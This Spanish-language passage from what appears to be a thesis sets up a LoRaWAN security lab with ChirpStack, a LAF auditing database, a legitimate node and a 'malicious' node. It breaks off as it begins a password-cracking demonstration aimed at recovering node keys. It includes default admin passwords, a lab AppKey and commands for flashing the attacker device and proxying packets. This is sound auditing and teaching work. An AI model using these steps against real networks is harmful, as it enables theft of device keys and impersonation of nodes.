Utilizando el comando `netstat -atunp | grep 'lora'` se comprueba que el Gateway y el Network Server han establecido dos conexiones, la de *subida* y la de *bajada*:


```
pi@raspberrypi:~ $ netstat -atunp | grep 'lora'
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
udp        0      0 192.168.1.40:38142      192.168.1.59:1702       ESTABLISHED 1402/./lora_pkt_fwd
udp        0      0 192.168.1.40:55319      192.168.1.59:1702       ESTABLISHED 1402/./lora_pkt_fwd
```

Figura 77. Puertos y comunicaciones establecidas por el Gateway


3.2.3 Configuración del Network Server

Entre la gama de Network Servers, LAF utiliza ChirpStack, una aplicación de código abierto que se puede utilizar para configurar redes LoRaWAN. ChirpStack proporciona una interfaz web para la gestión de gateways y nodos, así como para configurar conectores con bases de datos y otros servicios para manejar datos de dispositivos como MQTT, Redis, etc.


El primer paso consiste en acceder a la consola de administración del Network Server con el usuario y contraseña por defecto que se proporciona en la documentación de LAF (*admin / admin*)




Una vez dentro, el primer paso es crear una instancia para el Network Server de la red. Para ello, hay que hacer clic sobre *Network-servers* en el menú del lateral izquierdo, y luego clic en *ADD*. Se establece un nombre a modo de identificador, la dirección IP y un puerto de escucha para la instancia:




Por ejemplo, podemos utilizar *localhost* como nombre de dominio y el puerto 8000:




En la sección *Gateway-profiles* del menú lateral, creamos un perfil para el Gateway como el siguiente:




En la sección *Device-profiles* del menú lateral, creamos un perfil para los nodos como el siguiente:




Es importante que se seleccione la versión 1.0.2. de LoRaWAN y que se active la opción de dispositivos configurados como OTAA, ya que los nodos que se van a utilizar para este trabajo tendrán esta configuración:



También, se debe configurar un Gateway para la red en la sección *Gateways*. Hay que añadir un nombre, descripción, el perfil anteriormente creado, el mismo ID que configuramos en la Raspberry Pi y a la instancia del Network Server con la que se va a comunicar:



Por último, se debe crear una *aplicación* (sección *Applications*) para permitir la unión de los nodos, crear grupos multicast y/o configurar integraciones con otras aplicaciones:



3.2.4 Configuración de la Base de Datos

El sistema de base de datos que se va a utilizar es PostgreSQL que se trata de un sistema relacional de objetos de código abierto. Para la administración web de la base de datos se usará pgAdmin4 que también es una aplicación de código abierto.

El primer paso es ejecutar el comando sudo docker-compose up para levantar la base de datos:




Figura 78. Arrancar la base de datos

En la máquina virtual, mediante un navegador web, se accede a la consola de administración de la base de datos con el usuario y contraseña por defecto (*pgadmin / pgadmin*):




Figura 79. Login de la consola de PgAdmin4

Una vez dentro de la consola, en el menú situado en el lateral izquierdo, haciendo clic sobre *Servers (1)*, se desplegarán las bases de datos existentes. LAF, durante la instalación, crea la base de datos con nombre ***loraguard_db*** que cuenta con 18 tablas donde, entre otros datos, se almacenarán los paquetes que se transmiten por la red, información sobre los dispositivos y alertas de seguridad:




Figura 80. Base de datos de LAF




Figura 81. Tablas de la base de datos loraguard_db

3.2.5 Instalación y configuración de los Nodos

Para las pruebas que se van a realizar se necesitan dos nodos clase A con la activación configurada en modo OTAA y sus respectivos módems utilizan la versión 1.0.2 de LoRaWAN.

Podemos distinguir los nodos utilizados para las pruebas como:

- Nodo legítimo: se trata de un dispositivo propietario de Wellness TechGroup llamado MiniQ que son diseñados para la medición volumétrica que pueden ser aplicados en multitud de escenarios: residuos, tratamiento de agua o industria 4.0, entre otros. Para poder despertar este nodo y mandar comandos AT se utiliza la comunicación por el puerto serie.

Figura 82. Nodo legítimo

- Nodo malicioso: se trata del kit ASR6501 de la marca M5Stack que utiliza la banda EU868. Cuenta con un módulo llamado ATOM para interactuar con el módem a través de micro-Python.

Figura 83. Nodo malicioso

3.2.5.1 Nodo legítimo

Una vez conectado el dispositivo a un puerto USB del ordenador y haciendo uso de la aplicación PuTTY, se introducen los valores que se muestran en la siguiente imagen:




Figura 84. Conexión con el nodo legítimo usando PuTTY

En este caso, el puerto de comunicación es COM5, pero se recomienda comprobarlo en el Administrador de Dispositivos de Windows. Una vez conectados, pulsando cualquier tecla, se despierta el nodo a la espera de comandos.




Figura 85. Despertar al nodo legítimo

Utilizando el comando *modem*, el nodo devuelve su configuración actual:




Figura 86. Configuración inicial del nodo legítimo

Como se aprecia en la imagen, se observa que utiliza la activación OTAA, es un nodo clase 1 (A), aun no se ha unido a ninguna red (joined=0 y claves de sesión a cero) y el resto de los identificadores (euid, appuid) y el valor de la AppKey (*2B7E151628AED2A6ABF7158809CF4F45*).

3.2.5.2 Nodo malicioso

Al igual que el nodo legítimo, una vez se conecta el nodo al ordenador mediante un puerto USB, se utilizarán las aplicaciones *esptool.exe* y *ampy.exe* para Windows [65]. La instalación de estas aplicaciones junto con la descarga de las librerías utilizadas se detalla en el Anexo A de este documento.

El primer paso es borrar la memoria flash del nodo. Para ello, se ejecuta lo siguiente en la terminal de comandos de Windows:

```
esptool.exe –chip esp32 –port COM8 erase_flash
```




Figura 87. Borrado de memoria Flash en el nodo malicioso

El siguiente paso es instalar el firmware:

```
esptool.exe –chip esp32 –port COM8 write_flash -z 0x1000 esp32-idf3-20210202-v1.14.bin
```




Figura 88. Instalación del Firmware en el nodo malicioso

Por último, se carga el directorio que contiene las librerías necesarias y el archivo *main.py* escrito en Python (detallado en el Anexo B) necesario para que arranque el nodo. Para ello se introduce en la terminal lo siguiente:

```
ampy.exe --port COM8 --delay 3 put lib
ampy.exe --port COM8 --delay 3 put main.py
```

En este momento, la estructura de archivos queda de la siguiente manera:




Figura 89. Ficheros y directorios en el nodo malicioso

3.3 Demostración de los ataques

3.3.1 Password Cracking

Mediante esta recreación del ataque Password Cracking se pretende demostrar que es posible recuperar la AppKey y las claves de sesión (NwkSKey, AppSKey) de un nodo a partir de la captura de los mensajes Join-Request y Join-Accept.

El primer paso que hay que realizar es guardar el directorio actual (laf/) en la variable de entorno de Python por cada terminal que vaya a ser utilizada: PYTHONPATH="$PWD"




Figura 90. Variable de entorno de Python

Se arranca el proxy UDP de LAF que se encuentra en la ruta laf/tools con los siguientes argumentos:

python3 UdpProxy.py --port 1702 --dst-ip localhost --dst-port 1700 --collector-ip localhost --collector-port 1800




Figura 91. Arranque del proxy UDP de LAF

Estos argumentos indican que los paquetes LoRaWAN que capture el Gateway y que dirigirá al puerto 1702 del Network Server (localhost), van a ser duplicados para almacenarlos en la base de datos a través del puerto 1800 y para reenviarlos al Network Server a través del puerto 1700.

Paralelamente, ejecutamos el colector de paquetes para su almacenamiento en la base de datos. Para ello se ejecuta lo siguiente en la ruta laf/auditing/datacollectors:

```
python3 PacketForwarderCollector.py -n lora_column -p 1800
```




Figura 92. Arranque del colector de paquetes

Una vez ejecutado el proxy, se observa en la consola del Network Server que el Gateway ya se encuentra activo:




Figura 93. Gateway activo en el Network Server

En el siguiente esquema se representa la idea de los pasos realizados hasta el momento:




Figura 94. Esquema de los scripts utilizados de LAF

Para la demostración, tenemos que configurar en el Network Server el nodo legítimo para que pueda unirse a la red. Nos dirigimos a la consola del Network Server y creamos el siguiente dispositivo:




Figura 95. Creación del nodo legítimo en el Network Server

El siguiente paso será configurar la AppKey que utilizará el nodo, en este caso será *2B7E151628AED2A6ABF7158809CF4F45*:




Figura 96. AppKey del nodo legítimo en el Network Server

El nodo aún no se ha unido a la red y se encuentra dormido. Nos conectamos al módem para reiniciarlo con el comando reboot:

